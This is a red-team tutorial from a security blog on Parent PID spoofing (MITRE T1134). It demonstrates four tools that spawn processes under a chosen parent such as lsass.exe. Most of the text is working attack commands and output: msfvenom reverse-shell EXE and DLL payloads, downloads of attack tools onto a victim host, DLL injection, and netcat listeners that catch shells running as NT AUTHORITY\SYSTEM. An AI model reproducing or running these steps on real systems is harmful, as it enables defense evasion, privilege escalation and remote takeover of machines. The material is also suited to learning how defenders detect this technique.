Parent PID Spoofing (Mitre:T1134)

hackingarticles.in/parent-pid-spoofing-mitret1134

Raj March 19, 2022

Introduction

Parent PID spoofing is an access token manipulation technique that may aid an attacker to evade defense techniques such as heuristic detection by spoofing PPID of a malicious file to that of a legitimate process like explorer.exe. The spoofing can be executed by using native API calls that may aid an attacker in explicitly specifying the PID like *CreateProcess* call in C++. This explicit assignment may also have certain side benefits as we will see in this article.

MITRE TACTIC: Privilege Escalation (TA0004) and Defence Evasion (TA0005)

MITRE TECHNIQUE ID: T1134 (Access Token Manipulation)

SUBTITLE: Parent PID Spoofing (T1547.009)

Table of content

Background

Child process monitoring is one of the most common attributes in threat hunting. A threat hunter may analyze that if a conhost.exe or cmd.exe process has been spawned from a zero-relation tool like Adobe Reader or MS Excel, it may indicate a potential compromise. AV solutions monitor this behavior under heuristic detection and alert the admin.

Parent PID spoofing counters that detection. PPID method tries to trick an AV/EDR solution into thinking that a legit process like lsass.exe has spawned that activity. It does that by spoofing the PID of the process to match that of its parent. Another great side benefit that may come along with this method is privilege escalation if the parent process is running with SYSTEM privileges, then by virtue of inheritance of access tokens, its child process has the same SYSTEM rights too.

Process, PID and Parent PID

Process: In Windows, applications comprise of one or more processes. In simpler terms, a part of the current running program is known as a process. It is possible that different applications may use same process (like cmd.exe) and for ambiguity, an integer is assigned to differentiate one process from the other. This integer is known as a PID.

PID: Stands for Process Identifier (PID) which is a numeric representation of the process running. GetCurrentProcessID() function in Windows that returns the PID of a process specified.


Parent Process: Parent processes are the processes that can spawn multiple child processes. For example, the command explorer.exe /root,"C:\Windows\System32\cmd.exe" shall spawn cmd.exe as a child process to parent explorer.exe. In code, parents may use fork() system call to spawn the child.

PPI: Stands for Parent Process Identifier (PPID) which is a numeric representation given to a parent process. Any process that has child process qualifies to be in a parent-child relationship.

Method 1 (C++ binary for PID Spoofing)

Didier Stevens originally talked about this method in the post here. The code has since been unavailable to many geolocations but luckily, it is downloadable via waybackmachine on this link. Please note that you need to rebuild this EXE if you are using later versions of Visual Studio. In Visual Studio 2022, I removed SelectMyParent.pdb files in debugging and release folder and rebuilt the project to make it running.

At the admin end, you see explorer.exe running on PID 3808.




Thus, to spawn our very own binary under this parent explorer.exe, we can use SelectMyParent.exe like this and you'd see a new process created on the PID mentioned in the output.

SelectMyParent.exe notepad 3808


```
C:\Users\hex\Desktop\SelectMyParent_v0_0_0_1\Release>SelectMyParent.exe notepad 3808
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1168

C:\Users\hex\Desktop\SelectMyParent_v0_0_0_1\Release>
```

Upon inspecting in process explorer we can see notepad launched on port 1168



Likewise, we can run our own EXE too. Let's create one exe using msfvenom first and upload the file using python3 web server

msfvenom -p windows/x64/shell_reverse_tcp -f exe LHOST=192.168.0.89 LPORT=1337 > shell.exe
python3 -m http.server 80



While using a compromised terminal, one can view the processes running using tasklist command

```
C:\Users\Public>tasklist /v
tasklist /v

Image Name                     PID Session Name        Session#    Mem Usage Status          User Name
            CPU Time Window Title
========================= ======== ================ =========== ============ =============== ==========================
System Idle Process              0 Services                   0          8 K Unknown         NT AUTHORITY\SYSTEM
            1:55:51 N/A
System                           4 Services                   0        148 K Unknown         N/A
            0:01:51 N/A
Registry                        88 Services                   0     84,552 K Unknown         N/A
            0:00:00 N/A
smss.exe                       308 Services                   0      1,008 K Unknown         N/A
            0:00:00 N/A
csrss.exe                      420 Services                   0      4,812 K Unknown         N/A
            0:00:00 N/A
csrss.exe                      500 Console                    1      5,888 K Running         N/A
            0:00:13 N/A
wininit.exe                    520 Services                   0      6,240 K Unknown         N/A
            0:00:00 N/A
winlogon.exe                   584 Console                    1     11,776 K Unknown         N/A
            0:00:00 N/A
services.exe                   636 Services                   0      8,552 K Unknown         N/A
            0:00:03 N/A
lsass.exe                      644 Services                   0     14,336 K Unknown         N/A
            0:00:30 N/A
svchost.exe                    748 Services                   0      3,704 K Unknown         N/A
            0:00:00 N/A
svchost.exe                    772 Services                   0     25,384 K Unknown         N/A
            0:00:05 N/A
fontdrvhost.exe                792 Services                   0      3,468 K Unknown         N/A
            0:00:00 N/A
svchost.exe                    844 Services                   0     13,804 K Unknown         N/A
            0:00:09 N/A
svchost.exe                    892 Services                   0      9,836 K Unknown         N/A
            0:00:01 N/A
fontdrvhost.exe                944 Console                    1      7,024 K Unknown         N/A
            0:00:00 N/A
dwm.exe                        296 Console                    1    187,224 K Running         N/A
            0:00:22 DWM Notification Window
svchost.exe                    324 Services                   0     11,988 K Unknown         N/A
            0:00:00 N/A
svchost.exe                    376 Services                   0     10,036 K Unknown         N/A
            0:00:00 N/A
svchost.exe                   1160 Services                   0     11,224 K Unknown         N/A
```

In the list, you can see lsass.exe process running on port 644 as NT AUTHORITY\SYSTEM

```
smss.exe                       308 Services                   0      1,080 K Unknown         NT AUTHORITY\SYSTEM
            0:00:00 N/A
csrss.exe                      420 Services                   0      4,852 K Unknown         NT AUTHORITY\SYSTEM
            0:00:01 N/A
csrss.exe                      500                            1      7,544 K Unknown         NT AUTHORITY\SYSTEM
            0:00:14 N/A
wininit.exe                    520 Services                   0      6,368 K Unknown         NT AUTHORITY\SYSTEM
            0:00:00 N/A
winlogon.exe                   584                            1     11,864 K Unknown         NT AUTHORITY\SYSTEM
            0:00:00 N/A
services.exe                   636 Services                   0      9,152 K Unknown         NT AUTHORITY\SYSTEM
            0:00:04 N/A
lsass.exe                      644 Services                   0     14,932 K Unknown         NT AUTHORITY\SYSTEM
            0:00:32 N/A
svchost.exe                    748 Services                   0      3,704 K Unknown         NT AUTHORITY\SYSTEM
            0:00:00 N/A
svchost.exe                    772 Services                   0     27,392 K Unknown         NT AUTHORITY\SYSTEM
            0:00:07 N/A
fontdrvhost.exe                792 Services                   0      3,452 K Unknown         Font Driver Host\UMFD-0
            0:00:00 N/A
svchost.exe                    844 Services                   0     15,100 K Unknown         NT AUTHORITY\NETWORK SERVICE
            0:00:11 N/A
svchost.exe                    892 Services                   0     10,500 K Unknown         NT AUTHORITY\SYSTEM
            0:00:01 N/A
fontdrvhost.exe                944                            1      6,612 K Unknown         Font Driver Host\UMFD-1
            0:00:00 N/A
dwm.exe                        296                            1    130,404 K Unknown         Window Manager\DWM-1
            0:00:23 N/A
```

So, I'll run the SelectMyParent.exe by specifying the shell I uploaded and PID of lsass.exe

SelectMyParent.exe shell.exe 644

```
C:\Users\Public>SelectMyParent.exe shell.exe 644
SelectMyParent.exe shell.exe 644
SelectMyParent v0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1332

C:\Users\Public>
```

As you can see, on port 1337, I receive a callback as NT AUTHORITY\SYSTEM indicating that privileges have been escalated!

Method 2 (DLL injection by PID Spoofing in powershell)

F-Secure labs created an alternate to Didier's binary in powershell. They are using the same process as followed by Didier but the main difference is that a child process with injected DLL can be spawned as a child making it powerful. This injection is done by spoofing PID. The code can be downloaded here. Further, on a compromised system, an attacker must observe desired PID using a tasklist. Here, we are choosing Powershell as a parent with PID 3488

```
conhost.exe                   60 Console                    1     19,088 K Running         DESKTOP-9GSGKO9\hex
             0:00:00 N/A
nc64.exe                    1740 Console                    1      4,780 K Unknown         DESKTOP-9GSGKO9\hex
             0:00:00 N/A
cmd.exe                     1812 Console                    1      4,084 K Unknown         DESKTOP-9GSGKO9\hex
             0:00:00 N/A
powershell.exe              3488 Console                    1     67,032 K Running         DESKTOP-9GSGKO9\hex
             0:00:00 OleMainThreadWndName
SgrmBroker.exe              8164 Services                   0      5,660 K Unknown         N/A
             0:00:00 N/A
uhssvc.exe                  3180 Services                   0      7,868 K Unknown         N/A
             0:00:00 N/A
svchost.exe                 2452 Services                   0     32,744 K Unknown         N/A
             0:00:00 N/A
svchost.exe                 7600 Services                   0      9,592 K Unknown         N/A
             0:00:00 N/A
svchost.exe                 8016 Console                    1     12,260 K Unknown         DESKTOP-9GSGKO9\hex
             0:00:00 N/A
WindowsInternal.Composabl   6848 Console                    1     46,152 K Running         DESKTOP-9GSGKO9\hex
             0:00:00 Microsoft Text Input Application
procexp64.exe               3228 Console                    1     38,712 K Running         DESKTOP-9GSGKO9\hex
             0:00:07 Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGKO9\h
```

Now, we will use msfvenom to create our own DLL which will be injected in the process

msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, we need to upload the powershell script and run the following command:


Import-Module .\PPID-Spoof.ps1
PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll

```
PS C:\Users\Public> Import-Module .\PPID-Spoof.ps1
Import-Module .\PPID-Spoof.ps1
PS C:\Users\Public> PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
Process C:\Windows\System32\notepad.exe is spawned with pid 5528
PS C:\Users\Public>
```

As you can see, it worked and a reverse shell received

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1051
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

This way, a notepad.exe with injected code (given by DLL) has been spawned as a child to powershell.exe process on PPID 3488



Method 3 (Powershell script for PID Spoofing)

Decoder-it developed a powershell script based on the guidelines provided by Didier Stevens. By using the CreateProcessFromParent() method, psgetsystem script which can be found here, can be used to spawn child process by PID Spoofing. First, we note the

PID of our desired process. Here, lsass.exe


```
PS C:\Users\Public> tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        136 K
Registry                        88 Services                   0     73,324 K
smss.exe                       304 Services                   0      1,172 K
csrss.exe                      420 Services                   0      4,772 K
wininit.exe                    492 Services                   0      6,472 K
csrss.exe                      504 Console                    1      4,568 K
winlogon.exe                   584 Console                    1     11,556 K
services.exe                   616 Services                   0      9,308 K
lsass.exe                      636 Services                   0     14,464 K
svchost.exe                    744 Services                   0      3,720 K
fontdrvhost.exe                752 Services                   0      3,536 K
fontdrvhost.exe                760 Console                    1      6,468 K
svchost.exe                    832 Services                   0     24,728 K
svchost.exe                    880 Services                   0     12,724 K
svchost.exe                    912 Services                   0      9,904 K
dwm.exe                       1008 Console                    1    137,112 K
```

Now, we can run the script in powershell like:


powershell -ep bypass
wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe","")

```
C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public> wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
PS C:\Users\Public> Import-Module .\psgetsys.ps1
Import-Module .\psgetsys.ps1
PS C:\Users\Public> [MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe","")
[MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe","")
[+] Got Handle for ppid: 636
[+] Updated proc attribute list
[+] Starting C:\Users\Public\shell.exe ... True - pid: 9300 - Last error: 1813
PS C:\Users\Public>
```

At the admin end, we can see that a shell.exe has been spawned from lsass.exe process



And as a result, a reverse shell has been received.




Method 4 (C# binary for PID Spoofing)

py7hagoras developed the GetSystem project which is a C# implementation of the same technique we discussed which could be found here.

We simply need to upload this on the victim system and provide path of the malicious file as argument 1 and name of the process which is to be spoofed as argument 2


powershell wget 192.168.0.89/GetSystem.exe -O GetSystem.exe
GetSystem.exe shell.exe -O lsass



Now the tool will automatically find the PID of the process provided as the argument and automatically run the shell

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1693
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
nt authority\system

C:\Users\Public>
```

